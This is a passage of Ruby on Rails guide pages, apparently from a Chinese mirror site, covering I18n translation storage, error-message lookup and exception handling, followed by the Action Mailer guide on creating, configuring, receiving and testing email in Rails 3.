The locale can be either set pseudo-globally to I18n.locale (which uses Thread.current like, e.g., Time.zone) or can be passed as an option to #translate and #localize.

If no locale is passed, I18n.locale is used:

|  |
| --- |
| I18n.locale = :de  I18n.t :foo  I18n.l Time.now |

Explicitly passing a locale:

|  |
| --- |
| I18n.t :foo, :locale => :de  I18n.l Time.now, :locale => :de |

The I18n.locale defaults to I18n.default\_locale which defaults to :en. The default locale can be set like this:

|  |
| --- |
| I18n.default\_locale = :de |

#### 4.5 Using Safe HTML Translations

Keys with a ‘\_html’ suffix and keys named ‘html’ are marked as HTML safe. Use them in views without escaping.

|  |
| --- |
| # config/locales/en.yml  en:    welcome: <b>welcome!</b>    hello\_html: <b>hello!</b>    title:      html: <b>title!</b>    # app/views/home/index.html.erb  <div><%= t('welcome') %></div>  <div><%= raw t('welcome') %></div>  <div><%= t('hello\_html') %></div>  <div><%= t('title.html') %></div> |



### 5 How to Store your Custom Translations

The Simple backend shipped with Active Support allows you to store translations in both plain Ruby and YAML format. [2](http://guides.ruby-china.org/i18n.html#fn2)

For example a Ruby Hash providing translations can look like this:

|  |
| --- |
| {    :pt => {      :foo => {        :bar => "baz"      }    }  } |

The equivalent YAML file would look like this:

|  |
| --- |
| pt:    foo:      bar: baz |

As you see, in both cases the top level key is the locale. :foo is a namespace key and :bar is the key for the translation “baz”.

Here is a “real” example from the Active Support en.yml translations YAML file:

|  |
| --- |
| en:    date:      formats:        default: "%Y-%m-%d"        short: "%b %d"        long: "%B %d, %Y" |

So, all of the following equivalent lookups will return the :short date format "%B %d":

|  |
| --- |
| I18n.t 'date.formats.short'  I18n.t 'formats.short', :scope => :date  I18n.t :short, :scope => 'date.formats'  I18n.t :short, :scope => [:date, :formats] |

Generally we recommend using YAML as a format for storing translations. There are cases, though, where you want to store Ruby lambdas as part of your locale data, e.g. for special date formats.

#### 5.1 Translations for Active Record Models

You can use the methods Model.model\_name.human and Model.human\_attribute\_name(attribute) to transparently look up translations for your model and attribute names.

For example when you add the following translations:

|  |
| --- |
| en:    activerecord:      models:        user: Dude      attributes:        user:          login: "Handle"        # will translate User attribute "login" as "Handle" |

Then User.model\_name.human will return “Dude” and User.human\_attribute\_name("login") will return “Handle”.

##### 5.1.1 Error Message Scopes

Active Record validation error messages can also be translated easily. Active Record gives you a couple of namespaces where you can place your message translations in order to provide different messages and translation for certain models, attributes, and/or validations. It also transparently takes single table inheritance into account.

This gives you quite powerful means to flexibly adjust your messages to your application’s needs.

Consider a User model with a validation for the name attribute like this:

|  |
| --- |
| class User < ActiveRecord::Base    validates :name, :presence => true  end |

The key for the error message in this case is :blank. Active Record will look up this key in the namespaces:

|  |
| --- |
| activerecord.errors.models.[model\_name].attributes.[attribute\_name]  activerecord.errors.models.[model\_name]  activerecord.errors.messages  errors.attributes.[attribute\_name]  errors.messages |

Thus, in our example it will try the following keys in this order and return the first result:

|  |
| --- |
| activerecord.errors.models.user.attributes.name.blank  activerecord.errors.models.user.blank  activerecord.errors.messages.blank  errors.attributes.name.blank  errors.messages.blank |

When your models are additionally using inheritance then the messages are looked up in the inheritance chain.

For example, you might have an Admin model inheriting from User:

|  |
| --- |
| class Admin < User    validates :name, :presence => true  end |

Then Active Record will look for messages in this order:

|  |
| --- |
| activerecord.errors.models.admin.attributes.name.blank  activerecord.errors.models.admin.blank  activerecord.errors.models.user.attributes.name.blank  activerecord.errors.models.user.blank  activerecord.errors.messages.blank  errors.attributes.name.blank  errors.messages.blank |

This way you can provide special translations for various error messages at different points in your models inheritance chain and in the attributes, models, or default scopes.

##### 5.1.2 Error Message Interpolation

The translated model name, translated attribute name, and value are always available for interpolation.

So, for example, instead of the default error message "can not be blank" you could use the attribute name like this : "Please fill in your %{attribute}".

* count, where available, can be used for pluralization if present:

|  |  |  |  |
| --- | --- | --- | --- |
| **validation** | **with option** | **message** | **interpolation** |
| confirmation | – | :confirmation | - |
| acceptance | – | :accepted | - |
| presence | – | :blank | - |
| length | :within, :in | :too\_short | count |
| length | :within, :in | :too\_long | count |
| length | :is | :wrong\_length | count |
| length | :minimum | :too\_short | count |
| length | :maximum | :too\_long | count |
| uniqueness | – | :taken | - |
| format | – | :invalid | - |
| inclusion | – | :inclusion | - |
| exclusion | – | :exclusion | - |
| associated | – | :invalid | - |
| numericality | – | :not\_a\_number | - |
| numericality | :greater\_than | :greater\_than | count |
| numericality | :greater\_than\_or\_equal\_to | :greater\_than\_or\_equal\_to | count |
| numericality | :equal\_to | :equal\_to | count |
| numericality | :less\_than | :less\_than | count |
| numericality | :less\_than\_or\_equal\_to | :less\_than\_or\_equal\_to | count |
| numericality | :odd | :odd | - |
| numericality | :even | :even | - |

##### 5.1.3 Translations for the Active Record error\_messages\_for Helper

If you are using the Active Record error\_messages\_for helper, you will want to add translations for it.

Rails ships with the following translations:

|  |
| --- |
| en:    activerecord:      errors:        template:          header:            one:   "1 error prohibited this %{model} from being saved"            other: "%{count} errors prohibited this %{model} from being saved"          body:    "There were problems with the following fields:" |

#### 5.2 Overview of Other Built-In Methods that Provide I18n Support

Rails uses fixed strings and other localizations, such as format strings and other format information in a couple of helpers. Here’s a brief overview.

##### 5.2.1 Action View Helper Methods

* distance\_of\_time\_in\_words translates and pluralizes its result and interpolates the number of seconds, minutes, hours, and so on. See [datetime.distance\_in\_words](https://github.com/rails/rails/blob/master/actionpack/lib/action_view/locale/en.yml#L51) translations.
* datetime\_select and select\_month use translated month names for populating the resulting select tag. See [date.month\_names](https://github.com/rails/rails/blob/master/activesupport/lib/active_support/locale/en.yml#L15) for translations. datetime\_select also looks up the order option from [date.order](https://github.com/rails/rails/blob/master/activesupport/lib/active_support/locale/en.yml#L18) (unless you pass the option explicitly). All date selection helpers translate the prompt using the translations in the [datetime.prompts](https://github.com/rails/rails/blob/master/actionpack/lib/action_view/locale/en.yml#L83) scope if applicable.
* The number\_to\_currency, number\_with\_precision, number\_to\_percentage, number\_with\_delimiter, and number\_to\_human\_size helpers use the number format settings located in the [number](https://github.com/rails/rails/blob/master/actionpack/lib/action_view/locale/en.yml#L2) scope.

##### 5.2.2 Active Model Methods

* model\_name.human and human\_attribute\_name use translations for model names and attribute names if available in the [activerecord.models](https://github.com/rails/rails/blob/master/activerecord/lib/active_record/locale/en.yml#L29) scope. They also support translations for inherited class names (e.g. for use with STI) as explained above in “Error message scopes”.
* ActiveModel::Errors#generate\_message (which is used by Active Model validations but may also be used manually) uses model\_name.human and human\_attribute\_name (see above). It also translates the error message and supports translations for inherited class names as explained above in “Error message scopes”.
* ActiveModel::Errors#full\_messages prepends the attribute name to the error message using a separator that will be looked up from [errors.format](https://github.com/rails/rails/blob/master/activemodel/lib/active_model/locale/en.yml#L4) (and which defaults to "%{attribute} %{message}").

##### 5.2.3 Active Support Methods

* Array#to\_sentence uses format settings as given in the [support.array](https://github.com/rails/rails/blob/master/activesupport/lib/active_support/locale/en.yml#L30) scope.

### 6 Customize your I18n Setup

#### 6.1 Using Different Backends

For several reasons the Simple backend shipped with Active Support only does the “simplest thing that could possibly work” for Ruby on Rails [3](http://guides.ruby-china.org/i18n.html#fn3) … which means that it is only guaranteed to work for English and, as a side effect, languages that are very similar to English. Also, the simple backend is only capable of reading translations but can not dynamically store them to any format.

That does not mean you’re stuck with these limitations, though. The Ruby I18n gem makes it very easy to exchange the Simple backend implementation with something else that fits better for your needs. E.g. you could exchange it with Globalize’s Static backend:

|  |
| --- |
| I18n.backend = Globalize::Backend::Static.new |

You can also use the Chain backend to chain multiple backends together. This is useful when you want to use standard translations with a Simple backend but store custom application translations in a database or other backends. For example, you could use the Active Record backend and fall back to the (default) Simple backend:

|  |
| --- |
| I18n.backend = I18n::Backend::Chain.new(I18n::Backend::ActiveRecord.new, I18n.backend) |

#### 6.2 Using Different Exception Handlers

The I18n API defines the following exceptions that will be raised by backends when the corresponding unexpected conditions occur:

|  |
| --- |
| MissingTranslationData       # no translation was found for the requested key  InvalidLocale                # the locale set to I18n.locale is invalid (e.g. nil)  InvalidPluralizationData     # a count option was passed but the translation data is not suitable for pluralization  MissingInterpolationArgument # the translation expects an interpolation argument that has not been passed  ReservedInterpolationKey     # the translation contains a reserved interpolation variable name (i.e. one of: scope, default)  UnknownFileType              # the backend does not know how to handle a file type that was added to I18n.load\_path |

The I18n API will catch all of these exceptions when they are thrown in the backend and pass them to the default\_exception\_handler method. This method will re-raise all exceptions except for MissingTranslationData exceptions. When a MissingTranslationData exception has been caught, it will return the exception’s error message string containing the missing key/scope.

The reason for this is that during development you’d usually want your views to still render even though a translation is missing.

In other contexts you might want to change this behaviour, though. E.g. the default exception handling does not allow to catch missing translations during automated tests easily. For this purpose a different exception handler can be specified. The specified exception handler must be a method on the I18n module:

|  |
| --- |
| module I18n    def self.just\_raise\_that\_exception(\*args)      raise args.first    end  end    I18n.exception\_handler = :just\_raise\_that\_exception |

This would re-raise all caught exceptions including MissingTranslationData.

Another example where the default behaviour is less desirable is the Rails TranslationHelper which provides the method #t (as well as #translate). When a MissingTranslationData exception occurs in this context, the helper wraps the message into a span with the CSS class translation\_missing.

To do so, the helper forces I18n#translate to raise exceptions no matter what exception handler is defined by setting the :raise option:

|  |
| --- |
| I18n.t :foo, :raise => true # always re-raises exceptions from the backend |

### 7 Conclusion

At this point you should have a good overview about how I18n support in Ruby on Rails works and are ready to start translating your project.

If you find anything missing or wrong in this guide, please file a ticket on our [issue tracker](http://i18n.lighthouseapp.com/projects/14948-rails-i18n/overview). If you want to discuss certain portions or have questions, please sign up to our [mailing list](http://groups.google.com/group/rails-i18n).

### 8 Contributing to Rails I18n

I18n support in Ruby on Rails was introduced in the release 2.2 and is still evolving. The project follows the good Ruby on Rails development tradition of evolving solutions in plugins and real applications first, and only then cherry-picking the best-of-breed of most widely useful features for inclusion in the core.

Thus we encourage everybody to experiment with new ideas and features in plugins or other libraries and make them available to the community. (Don’t forget to announce your work on our [mailing list](http://groups.google.com/group/rails-i18n)!)

If you find your own locale (language) missing from our [example translations data](https://github.com/svenfuchs/rails-i18n/tree/master/rails/locale) repository for Ruby on Rails, please [fork](https://github.com/guides/fork-a-project-and-submit-your-modifications) the repository, add your data and send a [pull request](https://github.com/guides/pull-requests).

### 9 Resources

* [rails-i18n.org](http://rails-i18n.org) – Homepage of the rails-i18n project. You can find lots of useful resources on the [wiki](http://rails-i18n.org/wiki).
* [Google group: rails-i18n](http://groups.google.com/group/rails-i18n) – The project’s mailing list.
* [Github: rails-i18n](https://github.com/svenfuchs/rails-i18n/tree/master) – Code repository for the rails-i18n project. Most importantly you can find lots of [example translations](https://github.com/svenfuchs/rails-i18n/tree/master/rails/locale) for Rails that should work for your application in most cases.
* [Github: i18n](https://github.com/svenfuchs/i18n/tree/master) – Code repository for the i18n gem.
* [Lighthouse: rails-i18n](http://i18n.lighthouseapp.com/projects/14948-rails-i18n/overview) – Issue tracker for the rails-i18n project.
* [Lighthouse: i18n](http://i18n.lighthouseapp.com/projects/14947-ruby-i18n/overview) – Issue tracker for the i18n gem.

### 10 Authors

* [Sven Fuchs](http://www.workingwithrails.com/person/9963-sven-fuchs) (initial author)
* [Karel Minařík](http://www.workingwithrails.com/person/7476-karel-mina-k)

If you found this guide useful, please consider recommending its authors on [workingwithrails](http://www.workingwithrails.com).

### 11 Footnotes

[1](http://guides.ruby-china.org/i18n.html#fnr1) Or, to quote [Wikipedia](http://en.wikipedia.org/wiki/Internationalization_and_localization): “Internationalization is the process of designing a software application so that it can be adapted to various languages and regions without engineering changes. Localization is the process of adapting software for a specific region or language by adding locale-specific components and translating text.”

[2](http://guides.ruby-china.org/i18n.html#fnr2) Other backends might allow or require to use other formats, e.g. a GetText backend might allow to read GetText files.

[3](http://guides.ruby-china.org/i18n.html#fnr3) One of these reasons is that we don’t want to imply any unnecessary load for applications that do not need any I18n capabilities, so we need to keep the I18n library as simple as possible for English. Another reason is that it is virtually impossible to implement a one-fits-all solution for all problems related to I18n for all existing languages. So a solution that allows us to exchange the entire implementation easily is appropriate anyway. This also makes it much easier to experiment with custom features and extensions.

## 5.3、[Action Mailer 介绍](http://guides.ruby-china.org/action_mailer_basics.html)

这份文章能够让你了解如何用应用上手收发邮件，深入地了解 Action Mailer 组件，还介绍了测试自己邮件收发的方法。

**目录**

1. [Introduction](http://guides.ruby-china.org/action_mailer_basics.html#1)
2. [Sending Emails](http://guides.ruby-china.org/action_mailer_basics.html#2)
   * [Walkthrough to Generating a Mailer](http://guides.ruby-china.org/action_mailer_basics.html#2-1)
   * [多字节问题](http://guides.ruby-china.org/action_mailer_basics.html#2-2)
   * [Action Mailer 方法全列表](http://guides.ruby-china.org/action_mailer_basics.html#2-3)
   * [Mailer Views](http://guides.ruby-china.org/action_mailer_basics.html#2-4)
   * [Mailer 布局文件](http://guides.ruby-china.org/action_mailer_basics.html#2-5)
   * [在 Action Mailer 视图中生成 URL.](http://guides.ruby-china.org/action_mailer_basics.html#2-6)
   * [发送复合邮件](http://guides.ruby-china.org/action_mailer_basics.html#2-7)
   * [发送带附件的邮件](http://guides.ruby-china.org/action_mailer_basics.html#2-8)
3. [接收邮件](http://guides.ruby-china.org/action_mailer_basics.html#3)
4. [使用 Action Mailer Helpers](http://guides.ruby-china.org/action_mailer_basics.html#4)
5. [Action Mailer 设置](http://guides.ruby-china.org/action_mailer_basics.html#5)
   * [Action Mailer 配置范例](http://guides.ruby-china.org/action_mailer_basics.html#5-1)
   * [Action Mailer 和 GMail](http://guides.ruby-china.org/action_mailer_basics.html#5-2)
6. [Mailer 测试](http://guides.ruby-china.org/action_mailer_basics.html#6)

WARNING 这份教程对应版本为3.0,在最新版本的Rails上跑或许会出现问题。

**1 Introduction**

Action Mailer allows you to send emails from your application using a mailer model and views. So, in Rails, emails are used by creating mailers that inherit from ActionMailer::Base and live in app/mailers. Those mailers have associated views that appear alongside controller views in app/views.

**2 Sending Emails**

This section will provide a step-by-step guide to creating a mailer and its views.

**2.1 Walkthrough to Generating a Mailer**

**2.1.1 Create the Mailer**

|  |
| --- |
| $ rails generate mailer UserMailer  create  app/mailers/user\_mailer.rb  invoke  erb  create    app/views/user\_mailer  invoke  test\_unit  create    test/functional/user\_mailer\_test.rb |

So we got the mailer, the views, and the tests.

**2.1.2 Edit the Mailer**

app/mailers/user\_mailer.rb contains an empty mailer:

|  |
| --- |
| class UserMailer < ActionMailer::Base    default :from => "from@example.com"  end |

Let’s add a method called welcome\_email, that will send an email to the user’s registered email address:

|  |
| --- |
| class UserMailer < ActionMailer::Base    default :from => "notifications@example.com"      def welcome\_email(user)      @user = user      @url  = "<http://example.com/login>"      mail(:to => user.email, :subject => "欢迎来到我的网站")    end  end |

这里的方法就展示了一个简单的邮件项目，要想用上更多可用的选项，你可以在下文中可以找到一个完整的 Action Mailer 的参数设置选项表。而在这里

* default 哈希 – 这是一个邮件的必选参数，在这个例子里我们在类的顶部设定了:from参数，这个参数是可以在每封具体邮件的内部修改的。
* mail – 在这个 email 文件中，我们对其设置了 :to 和 :subject 参数.

就和控制器一样，我们这个类的实例方法中定义的任何变量都将可以用在 View 中使用。

**2.1.3 创建 Mailer 视图**

我们在 app/views/user\_mailer/ 建立一个 Email 的模板文件叫 welcome\_email.html.erb，用 HTML 语言进行书写它：

|  |
| --- |
| <!DOCTYPE html>  <html>    <head>      <meta content="text/html; charset=UTF-8" http-equiv="Content-Type" />    </head>    <body>      <h1>Welcome to example.com, <%= @user.name %></h1>      <p>        You have successfully signed up to example.com,        your username is: <%= @user.login %>.<br/>      </p>      <p>        To login to the site, just follow this link: <%= @url %>.      </p>      <p>Thanks for joining and have a great day!</p>    </body>  </html> |

为你的 email 的文字部分分离出来会是不错的选择，在 app/views/user\_mailer/ 下建立一个文件 welcome\_email.text.erb：

|  |
| --- |
| Welcome to example.com, <%= @user.name %>  ===============================================    You have successfully signed up to example.com,  your username is: <%= @user.login %>.    To login to the site, just follow this link: <%= @url %>.    Thanks for joining and have a great day! |

当你调用了 mail 方法之后， Action Mailer 将会为你检测两种模板文件(text 和 HTML)然后为你自动生成一个 email 文件。

**2.1.4 用户注册后自动发送邮件**

这里有几种方法来实现这件事情，有的人会建立一个 Rails 观察者模型来监视注册事件，还有一些人会在用户模型中实现这一功能。然而，在 Rails 3 中，mailer 有了第三种方法去实现它，与原来渲染视图之后通过 HTTP 协议发送，他们现在只需要通过 Email 协议直接发送邮件就可以了。因此，你可以在用户成功注册之后直接通过控制器来发送命令给 mailer 发送邮件。

而要做到这样的功能简直是易如反掌。

首先我们先建立一个 User scaffold：

|  |
| --- |
| $ rails generate scaffold user name:string email:string login:string  $ rake db:migrate |

这样我们就有了 用户模型了，我们将要编辑 app/controllers/users\_controller.rb 来让 UserMailer 为新建立的用户发送一封邮件，我们在 create 行为中当用户成功 save 之后调用了一个方法UserMailer.welcome\_email。

|  |
| --- |
| class UsersController < ApplicationController    # POST /users    # POST /users.json    def create      @user = User.new(params[:user])        respond\_to do |format|        if @user.save          # Tell the UserMailer to send a welcome Email after save          UserMailer.welcome\_email(@user).deliver            format.html { redirect\_to(@user, :notice => 'User was successfully created.') }          format.json { render :json => @user, :status => :created, :location => @user }        else          format.html { render :action => "new" }          format.json { render :json => @user.errors, :status => :unprocessable\_entity }        end      end    end  end |

这样就轻松地实现了目标，不需要观察者之类的东西。 方法 welcome\_email 返回一个 Mail::Message 对象，它会像 deliver 请求把它自己发送出去。

在过去几个版本里的 Rails ，你需要调用 deliver\_welcome\_email 或 create\_welcome\_email。它们在 Rails 3.0 中被弃用了，你只需要调用这个方法名本身即可。

发送一封邮件可能需要花费将近一秒的时间，如果你需要一次性发送好几封邮件，或者你不想因此降低主机的处理俗入，你恐怕要考虑下使用一个后台处理软件，例如 Delayed　Job.

**2.2 多字节问题**

Action Mailer 已经解决了文中的多字节编码问题。

如果你用　UTF-8　作为你的字符集，你什么都不用做，直接用　UTF-8　编码填写邮件地址，主题，关键词，文件名和邮件正文，如果邮件头部或 者正文中出现了非　US-ASCII　编码部分， Action Mailer 会自动把他们转码为可读的版本（quoted printable）。

关于更为复杂的编码问题，例如在正文中编写了多种字符集，请参考　Ｍａｉｌ　类库。

**2.3 Action Mailer 方法全列表**

其实不管你发什么邮件都只需要三个方法就够了：

* headers – 指定你邮件的头部，你可以传入一个哈希来把头部作为数据的键值对，然后你就可以这么用 headers[:field\_name] = ‘value’
* attachments – 允许你添加附件到你的　ｅｍａｉｌ　中　例如 attachments[‘file-name.jpg’] = File.read(‘file-name.jpg’)
* mail – 发送邮件。你可以把头部数据以哈希的形式传入， mail　将会根据你的模板生成　Ｅｍａｉｌ　.

**2.3.1 自定义头部部分**

自定义头部很简单，你只需要用三步就能够完成：

* 把头部作为一个参数传入　mail 方法:

|  |
| --- |
| mail("X-Spam" => value) |

* 传递一个键值对参数到　headers　方法:

|  |
| --- |
| headers["X-Spam"] = value |

* 传递一个哈希到　headers　方法:

|  |
| --- |
| headers {"X-Spam" => value, "X-Special" => another\_value} |

所有的 X-Value 头部　每 RFC2822 可以出现多次. 如果你想要删除一个　X-Value　头，你需要将其值声明成　nil .

**2.3.2 添加附件**

添加附件在　Action Mailer 3.0　中得到了大大的简化.

* 只要传入　文件名的内容之后 Action Mailer 和 Mail 插件将会自动对其　mime\_type　进行检测，并对应进行编码和创建附件.

|  |
| --- |
| attachments['filename.jpg'] = File.read('/path/to/filename.jpg') |

Mail 插件将会自动地将附件进行　Base64　编码, 如果你对这一特性不太满意，你可以将其事先编码之后把内容和编码形式用哈希一并传入　attachments 方法.

* 传入文件名和特殊的头部内容，为　Action Mailer 和 Mail　进行设置.

|  |
| --- |
| encoded\_content = SpecialEncode(File.read('/path/to/filename.jpg'))  attachments['filename.jpg'] = {:mime\_type => 'application/x-gzip',                                 :encoding => 'SpecialEncoding',                                 :content => encoded\_content } |

如果你用了一种指定的编码形式， Mail　将会认为你的内容是已经经过编码的，并不再尝试地对其内容进行　Base64 编码.

**2.3.3 创建内联附件**

* 首先，要通知 Mail 将一个附件转换成内联附件，你需要调用 Mailer 附件方法之中的 #inline 函数。

|  |
| --- |
| def welcome    attachments.inline['image.jpg'] = File.read('/path/to/image.jpg')  end |

* 然后在你的视图中，你可以指定 attachments[] 作为一个哈希参数来传入你想要展示的附件，调用 url ,然后把结果传入 image\_tag 方法中去：

|  |
| --- |
| <p>Hello there, this is our image</p>    <%= image\_tag attachments['image.jpg'].url %> |

* 这里以默认选项调用了 image\_tag 方法,你可以在这里象对待其他图像一样处理内联附件，在 image\_tag 后面加上一些参数。

|  |
| --- |
| <p>Hello there, this is our image</p>    <%= image\_tag attachments['image.jpg'].url, :alt => 'My Photo',                                              :class => 'photos' %> |

**2.3.4 发送多个收件人的信件**

你可以为你的邮件加入多个的收件人（例如每当有一个新用户注册就通知所有的管理员。）,你需要给邮件中的 :to 参数设定一个列表。这个列表可以用数组的形式，也可以用以逗号隔开的email地址的字符串组成.

|  |
| --- |
| class AdminMailer < ActionMailer::Base    default :to => Proc.new { Admin.pluck(:email) },            :from => "notification@example.com"      def new\_registration(user)      @user = user      mail(:subject => "New User Signup: #{@user.email}")    end  end |

对应地，用 :cc and :bcc 可以对carbon copy 和 blind carbon copy 可以进行同样的设置，

**2.3.5 发送带名字的邮件**

有时候，你想要收件人在邮件地址的地方现实一个名字来代替地址信息，想要做到这个需要一个小技巧，就是把你的邮件地址用“Name <email>” 这样的格式编写就可以了。

|  |
| --- |
| def welcome\_email(user)    @user = user    email\_with\_name = "#{@user.name} <#{@user.email}>"    mail(:to => email\_with\_name, :subject => "Welcome to My Awesome Site")  end |

**2.4 Mailer Views**

Mailer 试图位于 app/views/name\_of\_mailer\_class 目录下，通常情况下，mailer 视图的名字要和 mailer 里面的方法相对应，在我们上面的例子当中，我们的 mailer 方法 welcome\_email 对应的HTML版就应该位于app/views/user\_mailer/welcome\_email.html.erb ,而文字版视图文件应该位于welcome\_email.text.erb+ .

如果要对此默认的设置做出更改，你需要做一点这样的工作:

|  |
| --- |
| class UserMailer < ActionMailer::Base    default :from => "notifications@example.com"      def welcome\_email(user)      @user = user      @url  = "<http://example.com/login>"      mail(:to => user.email,           :subject => "Welcome to My Awesome Site",           :template\_path => 'notifications',           :template\_name => 'another')    end  end |

这样，你的邮件模板就会以 another 为名，在app/views/notifications 中寻找。

如果你寻求更加简洁的方式，你可以传入一个 block 来指定渲染的模板，甚至直接在 block 中指定一个字符串。

|  |
| --- |
| class UserMailer < ActionMailer::Base    default :from => "notifications@example.com"      def welcome\_email(user)      @user = user      @url  = "<http://example.com/login>"      mail(:to => user.email,           :subject => "Welcome to My Awesome Site") do |format|        format.html { render 'another\_template' }        format.text { render :text => 'Render text' }      end    end    end |

这样设置，mailer将会用模板 ‘another\_template.html.erb’ 来渲染 HTML 部分，用 文字来渲染 text 部分。在这里，render 命令的用法和 Action Controller 中的用法是一样的，所以他们有着同样的传入参数选项，这意味着你可以使用:text, :inline 等参数。

**2.5 Mailer 布局文件**

和控制器视图一样，你同样可以创建mailer 布局文件，布局文件名要和你的mailer 控制器名字一样，例如user\_mailer.html.erb 和 user\_mailer.text.erb 就能够被自动识别成mailer的一个布局文件。

如果要使用不同名字的文件你就需要这样：

|  |
| --- |
| class UserMailer < ActionMailer::Base    layout 'awesome' # use awesome.(html|text).erb as the layout  end |

和控制器视图文件一样，用 yield 去渲染布局中的视图文件。

你同样可以在format 的block 中传入 :layout => ‘layout\_name’ 选项调用 render 函数来指定不同的布局文件或者方法。

|  |
| --- |
| class UserMailer < ActionMailer::Base    def welcome\_email(user)      mail(:to => user.email) do |format|        format.html { render :layout => 'my\_layout' }        format.text      end    end  end |

这样将会用 my\_layout.html.erb 渲染 HTML 视图 用 user\_mailer.text.erb 渲染 text 视图.

**2.6 在 Action Mailer 视图中生成 URL.**

URL 可以在视图中使用 url\_for 方法或者命名路由方法生成.

但是和控制器不同，Mailer 实例无法得到任何请求的信息，所以你需要为方法提供 :host, :controller 和 :action: 参数

|  |
| --- |
| <%= url\_for(:host => "example.com",              :controller => "welcome",              :action => "greeting") %> |

当使用命名路由方法时你只需要提供 :host 参数：

|  |
| --- |
| <%= user\_url(@user, :host => "example.com") %> |

对于一个邮件客户端来说，它并不存在地址上的信息去生成网络地址，因此，当你使用命名路由方法的时候只能用 “\_url” 后缀的 helper 方法.

事先为 mailer 做好默认主机名的设置也是一个不错的方法，你可以在 config/application.rb 设置文件中的 :host 中设置你的主机名。

|  |
| --- |
| config.action\_mailer.default\_url\_options = { :host => "example.com" } |

如果你用了这个设定，你最好在使用 url\_for 方法的时候传入 :only\_path => false 参数. 这样可以保证每当 url\_for 调用都能返回一个绝对地址。

**2.7 发送复合邮件**

如果对于同一个 action 你有不同的模板，Action Mailer 将会自动地为你生成发送复合邮件 , 以我们的 UserMailer 作为例子，如果你在 app/views/user\_mailer 下面同时存在 welcome\_email.text.erb 和 welcome\_email.html.erb , Action Mailer 将会自动地把 HTML 和 text 部分合成一份并发送。

复合邮件的顺序依据ActionMailer::Base.default 方法中的 :parts\_order 参数。如果你想要精确地控制邮件内容的顺序，你可以改变:parts\_order 参数或者指定邮件用不同的顺序渲染。

class UserMailer < ActionMailer::Base def welcome\_email(user) user = user @url = user\_url(user) mail(:to => user.email, :subject => “Welcome to My Awesome Site”) do |format| format.html format.text end end end

这样将会先输入 HTML 部分，后输出 text 部分。

**2.8 发送带附件的邮件**

附件可以使用 attachments 方法：

|  |
| --- |
| class UserMailer < ActionMailer::Base    def welcome\_email(user)      @user = user      @url  = user\_url(@user)      attachments['terms.pdf'] = File.read('/path/terms.pdf')      mail(:to => user.email,           :subject => "Please see the Terms and Conditions attached")    end  end |

这样就可以生成一份带附件的邮件了。

**3 接收邮件**

用 Action Mailer 解析和接收邮件相对来说比较复杂，因为你需要在邮件还未到达你的服务器之前就做好监听邮件的工作，你需要配置好你的系统的接收方式。要想要一个 Rails 程序接收邮件你需要:

* 在你的 Mailer 中哦实现 receive 函数。
* 配置好你的email 服务器的转发邮件地址，你的程序将会收到 /path/to/app/script/rails runner 'UserMailer.receive(STDIN.read)'.

一旦叫做 receive 在 Mailer 中被设置， Action Mailer 将会处理接收到的 Email 并保存在一个新的实例化的邮件对象中去，例子如下：

|  |
| --- |
| class UserMailer < ActionMailer::Base    def receive(email)      page = Page.find\_by\_address(email.to.first)      page.emails.create(        :subject => email.subject,        :body => email.body      )        if email.has\_attachments?        email.attachments.each do |attachment|          page.attachments.create({            :file => attachment,            :description => email.subject          })        end      end    end  end |

**4 使用 Action Mailer Helpers**

Action Mailer 现在集成自一个抽象的 Controller 类，你可以调用 Action Controller 的通用 Helper .

**5 Action Mailer 设置**

以下配置可以在你的环境配置文件 (environment.rb, production.rb…) 中被找到:

|  |  |
| --- | --- |
| template\_root | Determines the base from which template references will be made. |
| logger | Generates information on the mailing run if available. Can be set to nil for no logging. Compatible with both Ruby’s own Logger and Log4r loggers. |
| smtp\_settings | Allows detailed configuration for :smtp delivery method:   * :address – Allows you to use a remote mail server. Just change it from its default “localhost” setting. * :port – On the off chance that your mail server doesn’t run on port 25, you can change it. * :domain – If you need to specify a HELO domain, you can do it here. * :user\_name – If your mail server requires authentication, set the username in this setting. * :password – If your mail server requires authentication, set the password in this setting. * :authentication – If your mail server requires authentication, you need to specify the authentication type here. This is a symbol and one of :plain, :login, :cram\_md5. |
| sendmail\_settings | Allows you to override options for the :sendmail delivery method.   * :location – The location of the sendmail executable. Defaults to /usr/sbin/sendmail. * :arguments – The command line arguments to be passed to sendmail. Defaults to -i -t. |
| raise\_delivery\_errors | Whether or not errors should be raised if the email fails to be delivered. |
| delivery\_method | Defines a delivery method. Possible values are :smtp (default), :sendmail, :file and :test. |
| perform\_deliveries | Determines whether deliveries are actually carried out when the deliver method is invoked on the Mail message. By default they are, but this can be turned off to help functional testing. |
| deliveries | Keeps an array of all the emails sent out through the Action Mailer with delivery\_method :test. Most useful for unit and functional testing. |

**5.1 Action Mailer 配置范例**

你可以在你的 环境配置文件(config/environments/$RAILS\_ENV.rb)中做出如下配置

|  |
| --- |
| config.action\_mailer.delivery\_method = :sendmail  # Defaults to:  # config.action\_mailer.sendmail\_settings = {  #   :location => '/usr/sbin/sendmail',  #   :arguments => '-i -t'  # }  config.action\_mailer.perform\_deliveries = true  config.action\_mailer.raise\_delivery\_errors = true |

**5.2 Action Mailer 和 GMail**

因为 Action Mailer 现在使用 Mail gem，所以把你的 Action Mailer 和 一个Gmail绑定变得轻而易举。你 需要把设定写入你的 config/environments/$RAILS\_ENV.rb 文件:

|  |
| --- |
| config.action\_mailer.delivery\_method = :smtp  config.action\_mailer.smtp\_settings = {    :address              => "smtp.gmail.com",    :port                 => 587,    :domain               => 'baci.lindsaar.net',    :user\_name            => '<username>',    :password             => '<password>',    :authentication       => 'plain',    :enable\_starttls\_auto => true  } |

**6 Mailer 测试**

默认情况下， Action Mailer并不在测试环境中发送电子邮件。 他们只是将邮件添加到 ActionMailer :: Base.deliveries 队列中去。

测试寄件人通常考虑两件事情：一个是该邮件被送入发送队列，一个是保证电子邮件是正确的。 考虑到这一点，我们可以像这样测试我们的邮件：

|  |
| --- |
| class UserMailerTest < ActionMailer::TestCase    def test\_welcome\_email      user = users(:some\_user\_in\_your\_fixtures)        # Send the email, then test that it got queued      email = UserMailer.welcome\_email(user).deliver      assert !ActionMailer::Base.deliveries.empty?        # Test the body of the sent email contains what we expect it to      assert\_equal [user.email], email.to      assert\_equal "Welcome to My Awesome Site", email.subject      assert\_match(/<h1>Welcome to example.com, #{user.name}<\/h1>/, email.encoded)      assert\_match(/Welcome to example.com, #{user.name}/, email.encoded)    end  end |

在测试中，我们发送并保存返回的邮件对象。然后，我们确保它被送出（第一个断言），然后，在第二个断言中，我们确保该电子邮件确实包含我们所期望的邮件。

## 5.4、[Testing Rails Applications](http://guides.ruby-china.org/testing.html)

